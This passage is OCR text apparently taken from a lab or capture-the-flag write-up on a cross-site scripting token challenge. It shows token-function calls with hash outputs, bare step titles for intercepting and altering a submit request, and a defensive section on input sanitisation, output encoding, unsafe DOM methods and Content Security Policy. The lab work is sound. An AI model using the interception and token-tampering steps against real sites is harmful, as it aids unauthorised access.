
token_part_2("XX")7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068a




8. Run_Token_part_3_&_Copy_Token
   token_part_3(null, "ZZ")
   ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84




9. Intercept_Success_Word_Submit_Req



10. Change_Token



11. Output



14.5Mitigation

✅ **1. Sanitize Input**

- Strip dangerous characters like <, >, ", ', and (from user inputs.

✅ **2. Encode Output**

- Use htmlspecialchars() or JavaScript-safe encoding before rendering user input.

✅ **3. Avoid Dangerous DOM Methods**

- Avoid using eval(), innerHTML, document.write() with untrusted data.

✅ **4. Use Secure JavaScript Frameworks**

- Libraries like **React**, **Vue**, and **Angular** auto-sanitize content.

✅ **5. Implement CSP**

- A strict **Content Security Policy** can prevent the execution of injected JavaScript.

Example:

http

Content-Security-Policy: default-src 'self'; script-src 'self'